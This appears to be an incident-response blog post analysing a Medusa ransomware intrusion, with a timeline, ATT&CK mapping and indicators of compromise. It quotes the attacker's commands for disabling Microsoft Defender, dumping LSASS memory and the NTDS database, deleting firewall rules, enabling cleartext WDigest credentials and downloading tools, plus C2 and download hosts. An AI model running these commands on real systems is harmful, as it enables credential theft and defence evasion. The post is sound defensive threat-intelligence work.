**Unveiling the Dark Side: A Deep Dive into Active Ransomware Families**

**Author: Molly Dewis**

**Intro**

Our technical experts have written a blog series focused on Tactics, Techniques and Procedures (TTP’s) deployed by four ransomware families recently observed during NCC Group’s incident response engagements.

In case you missed it, our last post analysed an Incident Response engagement involving the D0nut extortion group. In this instalment, we take a deeper dive into the Medusa.

Not to be confused with MedusaLocker, Medusa was first observed in 2021, is a Ransomware-as-a-Service (RaaS) often using the double extortion method for monetary gain. In 2023 the groups’ activity increased with the launch of the ‘Medusa Blog’. This platform serves as a tool for leaking data belonging to victims.

**Summary**

This post will delve into a recent incident response engagement handled by NCC Group’s Cyber Incident Response Team (CIRT) involving Medusa Ransomware.

Below provides a summary of findings which are presented in this blog post:

* Use of web shells to maintain access.
* Utilising PowerShell to conduct malicious activity.
* Dumping password hashes.
* Disabling antivirus services.
* Use of Windows utilises for discovery activities.
* Reverse tunnel for C2.
* Data exfiltration.
* Deployment of Medusa ransomware.

**Medusa**

Medusa ransomware is a variant that is believed to have been around since June 2021 [1]. Medusa is an example of a double-extortion ransomware where the threat actor exfiltrates and encrypts data. The threat actor threatens to release or sell the victim’s data on the dark web if the ransom is not paid. This means the group behind Medusa ransomware could be characterised as financially motivated. Victims of Medusa ransomware are from no particular industry suggesting the group behind this variant have no issue with harming any organisation.

**Incident Overview**

Initial access was gained by exploiting an external facing web server. Webshells were created on the server which gave the threat actor access to the environment. From initial access to the execution of the ransomware, a wide variety of activity was observed such as executing Base64 encoded PowerShell commands, dumping password hashes, and disabling antivirus services. Data was exfiltrated and later appeared on the Medusa leak site.

**Timeline**

T – Initial Access gained via web shells.

T+13 days – Execution activity.

T+16 days – Persistence activity.

T+164 days – Defense Evasion activity.

T+172 days – Persistence and Discovery activity.

T+237 days – Defense Evasion and Credential Access Activity started.

T+271 days – Ransomware Executed.

**Mitre TTPs**

**Initial Access**

The threat actor gained initial access by exploiting a vulnerable application hosted by an externally facing web server. Webshells were deployed to gain a foothold in the victim’s environment and maintain access.

**Execution**

PowerShell was leveraged by the threat actor to conduct various malicious activity such as:

* Downloading executables
  + **Example**: powershell.exe -noninteractive -exec bypass powershell -exec bypass -enc …
* Disabling Microsoft Defender
  + **Example**: powershell -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true;New-ItemProperty -Path ‘HKLM:\\\\SOFTWARE\\\\Policies\\\\Microsoft\\\\Windows Defender’ -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force;
* Deleting executables
  + **Example**: powershell.exe -noninteractive -exec bypass del C:\\PRogramdata\\re.exe
* Conducting discovery activity
  + **Example**: powershell.exe -noninteractive -exec bypass net group domain admins /domain

Windows Management Instrumentation (WMI) was utilised to remotely execute a cmd.exe process: wmic /node: / user: /password: process call create ‘cmd.exe’.

Scheduled tasks were used to execute c:\\programdata\\a.bat. It is not known exactly what *a.bat* was used for, however, analysis of a compiled ASPX file revealed the threat actor had used PowerShell to install anydesk.msi.

* powershell Invoke-WebRequest -Uri hxxp://download.anydesk[.]com/AnyDesk.msi -OutFile anydesk.msi
* msiExec.exe /i anydesk.msi /qn

A *cmd.exe* process was started with the following argument list: c:\\programdata\\a.bat’;start-sleep 15;ps AnyDeskMSI

Various services were installed by the threat actor. PDQ Deploy was installed to deploy LAdHW.sys, a kernel driver which disabled antivirus services. Additionally, PSEXESVC.exe was installed on multiple servers. On one server, it was used to modify the firewall to allow WMI connections.

**Persistence**


Maintaining access to the victim’s network was achieved by creating a new user *admin* on the external facing web server (believed to be the initial access server). Additionally, on the two external facing web servers, web shells were uploaded to establish persistent access and execute commands remotely. JavaScript-based web shells were present on one web server and the GhostWebShell [2] was found on the other. The GhostWebShell is fileless however, its compiled versions were saved in C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\\\.

**Defence Evasion**

Evading detection was one of the aims for this threat actor due to the various defence evasion techniques utilised. Antivirus agents were removed from all affected hosts including the antivirus server. Microsoft Windows Defender capabilities were disabled by the threat actor using: powershell -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true;New-ItemProperty -Path ‘HKLM:\\\\SOFTWARE\\\\Policies\\\\Microsoft\\\\Windows Defender’ -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force;.

Additionally, LAdHW.sys, a signed kernel mode driver was installed as a new service to disable antivirus services. The following firewall rule was deleted: powershell.exe -Command amp; {Remove-NetFirewallRule -DisplayName \”\”*.*

The threat actor obfuscated their activity. Base64 encoded PowerShell commands were utilised to download malicious executables. It should be noted many of these executables such as JAVA64.exe and re.exe were deleted after use. Additionally, Sophos.exe (see below) which was packed with Themida, was executed.

Figure 1 – Sophos.exe.

The value of HKLM\SYSTEM\ControlSet001\Control\SecurityProviders\WDigest\\UseLogonCredential was modified to 1 so that logon credentials were stored in cleartext. This enabled the threat actor to conduct credential dumping activities.

**Credential Access**

The following credential dumping techniques were utilised by the threat actor:

* Using the Nishang payload to dump password hashes. Nishang is a collection of PowerShell scripts and payloads. The Get-PassHashes script, which requires admin privileges, was used.
* Mimikatz was present on one of the external facing web servers, named as trust.exe. A file named m.txt was identified within C:\Users\admin\Desktop, the same location as the Mimikatz executable.
* An LSASS memory dump was created using the built-in Windows tool, comsvcs.dll.
  + powershell -exec bypass -c “rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ((ps lsass).id) C:\programdata\test.png full
* he built-in Windows tool ntdsutil.exe was used to extract the NTDS:
  + powershell ntdsutil.exe ‘ac i ntds’ ‘ifm’ ‘create full c:\programdata\nt’ q q

**Discovery**

The threat actor conducted the following discovery activity:

|  |  |
| --- | --- |
| **Type of discovery activity** | **Description** |
| nltest /trusted\_domains | Enumerates domain trusts |
| net group ‘domain admins’ /domain | Enumerates domain groups |
| net group ‘domain computers’ / domain | Enumerates domain controllers |
| ipconfig /all | Learn about network configuration and settings |
| tasklist | Displays a list of currently running processes on a computer |
| quser | Show currently logged on users |
| whoami | Establish which user they were running as |
| wmic os get name | Gathers the name of the operating system |
| wmic os get osarchitecture | Establishes the operating system architecture |

**Lateral Movement**

Remote Desktop Protocol (RDP) was employed to laterally move through the victim’s network.

**Command and Control**

A reverse tunnel allowed the threat actor to establish a new connection from a local host to a remote host. The binary c:\programdata\re.exe was executed and connected to 134.195.88[.]27 over port 80 (HTTP). Threat actors tend to use common protocols to blend in with legitimate traffic which can be seen in this case, as port 80 was used.

Additionally, the JWrapper Remote Access application was installed on various servers to maintain access to the environment. AnyDesk was also utilised by the threat actor.

**Exfiltration**

Data was successfully exfiltrated by the threat actor. The victim’s data was later published to the Medusa leak site.

**Impact**

The Medusa ransomware in the form of gaze.exe, was deployed to the victim’s network. Files were encrypted, and .MEDUSA was appended to file names. The ransom note was named !!!READ\_ME\_MEDUSA!!!.txt. System recovery was inhibited due to the deletion of all VMs from the Hyper-V storage as well as local and cloud backups.

**Indicators of Compromise**

|  |  |  |
| --- | --- | --- |
| **IOC Value** | **Indicator Type** | **Description** |
| webhook[.]site | Domain | Malicious webhook |
| bashupload[.]com | Domain | Download JAVA64.exe and RW.exe |
| tmpfiles[.]org | Domain | Download re.exe |
| 134.195.88[.]27:80 | IP:PORT | C2 |
| 8e8db098c4feb81d196b8a7bf87bb8175ad389ada34112052fedce572bf96fd6 | SHA256 | trust.exe (Mimikatz.exe) |
| 3e7529764b9ac38177f4ad1257b9cd56bc3d2708d6f04d74ea5052f6c12167f2 | SHA256 | JAVA\_V01.exe |
| f6ddd6350741c49acee0f7b87bff7d3da231832cb79ae7a1c7aa7f1bc473ac30 | SHA256 | testy.exe / gmer\_th.exe |
| 63187dac3ad7f565aaeb172172ed383dd08e14a814357d696133c7824dcc4594 | SHA256 | JAVA\_V02.exe |
| 781cf944dc71955096cc8103cc678c56b2547a4fe763f9833a848b89bf8443c6 | SHA256 | Sophos.exe |
| C:\Users\Sophos.exe | File Path | Sophos.exe |
| C:\Users\admin\Desktop\ | File Path | trust.exeJAVA\_V01.exetesty.exegmer\_th.exeJAVA\_V02.exe |
| C:\ProgramData\JWrapper-Remote Access\ | File Path | JWrapper files |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\\\ | File Path | GhostWebshell compiled files |
| C:\Windows\PSEXESVC.exe | File Path | PsExec |
| C:\Users\\AppData\Local\Temp\LAdHW.sys | File Path | Disables AV |
| C:\Windows\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe | File Path | PDQDeployRunner – used to deploy LAdHW.sys |
| C:\Users\\AppData\Local\Temp\2\gaze.exeC:\Windows\System32\gaze.exe | File Path | Ransomware executable |

**MITRE ATT CK®**

|  |  |  |  |
| --- | --- | --- | --- |
| **Tactic** | **Technique** | **ID** | **Description** |
| Initial Access | Exploit Public-Facing Application | T1190 | A vulnerable application hosted by an external facing web server was exploited . |
| Execution | Windows Management Instrumentation | T1047 | WMI used to remotely execute a cmd.exe process. |
| Execution | Scheduled Task/Job: Scheduled Task | T1053.005 | Execute a.bat |
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 | PowerShell was leveraged to execute malicious commands. |
| Execution | Software Deployment Tools | T1072 | PDQ Deploy was installed to deploy LAdHW.sys. |
| Execution | System Services: Service Execution | T1569.002 | PsExec was installed as a service. |
| Persistence | Create Account: Domain Account | T1136.0012 | A new user ‘admin’ was created to maintain access. |
| Persistence | Server Software Component: Web Shell | T1505.003 | Web shells were utilised to maintain access. |
| Defense Evasion | Obfuscated Files or Information: Software Packing | T1027.002 | Sophos.exe was packed with Themida. |
| Defense Evasion | Indicator Removal: File Deletion | T1070.004 | Malicious executables were deleted after use. |
| Defense Evasion | Indicator Removal: Clear Persistence | T1070.009 | Malicious executables were deleted after use. |
| Defense Evasion | Obfuscated Files or Information | T1027 | Base64 encoded PowerShell commands were utilised to download malicious executables. |
| Defense Evasion | Modify Registry | T1112 | The WDigest registry key was modified to enable credential dumping activity. |
| Defense Evasion | Impair Defenses: Disable or Modify Tools | T1562.001 | Antivirus services were disabled. |
| Defense Evasion | Impair Defenses: Disable or Modify System Firewall | T1562.004 | Firewall rules were deleted. |
| Credential Access | OS Credential Dumping: LSASS Memory | T1003.001 | Mimikatz was utilised.An LSASS memory dump was created. |
| Credential Access | OS Credential Dumping: NTDS | T1003.003 | Ntdsutil.exe was used to extract the NTDS. |
| Discovery | Domain Trust Discovery | T1482 | Nltest was used to enumerate domain trusts. |
| Discovery | Permission Groups Discovery: Domain Groups | T1069.002 | Net was used to enumerate domain groups. |
| Discovery | System Network Configuration Discovery | T1016 | Ipconfig was used to learn about network configurations. |
| Discovery | System Service Discovery | T1007 | Tasklist was used to display running processes. |
| Discovery | Remote System Discovery | T1018 | Net was used to enumerate domain controllers. |
| Discovery | System Owner/User Discovery | T1033 | Quser was used to show logged in users. Whoami was used to establish which user the threat actor was running as. |
| Discovery | System Information Discovery | T1082 | Wmic was used to gather the name of the operating system and its architecture. |
| Lateral Movement | Remote Services: Remote Desktop Protocol | T1021.001 | RDP was used to laterally move through the environment. |
| Command and Control | Ingress Tool Transfer | T1105 | PowerShell commands were used to download and execute malicious files. |
| Command and Control | Remote Access Software | T1219 | JWrapper and AnyDesk were leveraged. |
| Command and Control | Protocol Tunnelling | T1572 | A reverse tunnel was established. |
| Exfiltration | Exfiltration | TA0010 | Data was exfiltrated and published to the leak site. |
| Impact | Data Encrypted for Impact | T1486 | Medusa ransomware was deployed. |
| Impact | Inhibit System Recovery | T1490 | VMs from the Hyper-V storage and local and cloud backups were deleted. |

**References**

[1] <https://www.bleepingcomputer.com/news/security/medusa-ransomware-gang-picks-up-steam-as-it-targets-companies-worldwide/>

[2] <https://www.mdsec.co.uk/2020/10/covert-web-shells-in-net-with-read-only-web-paths/>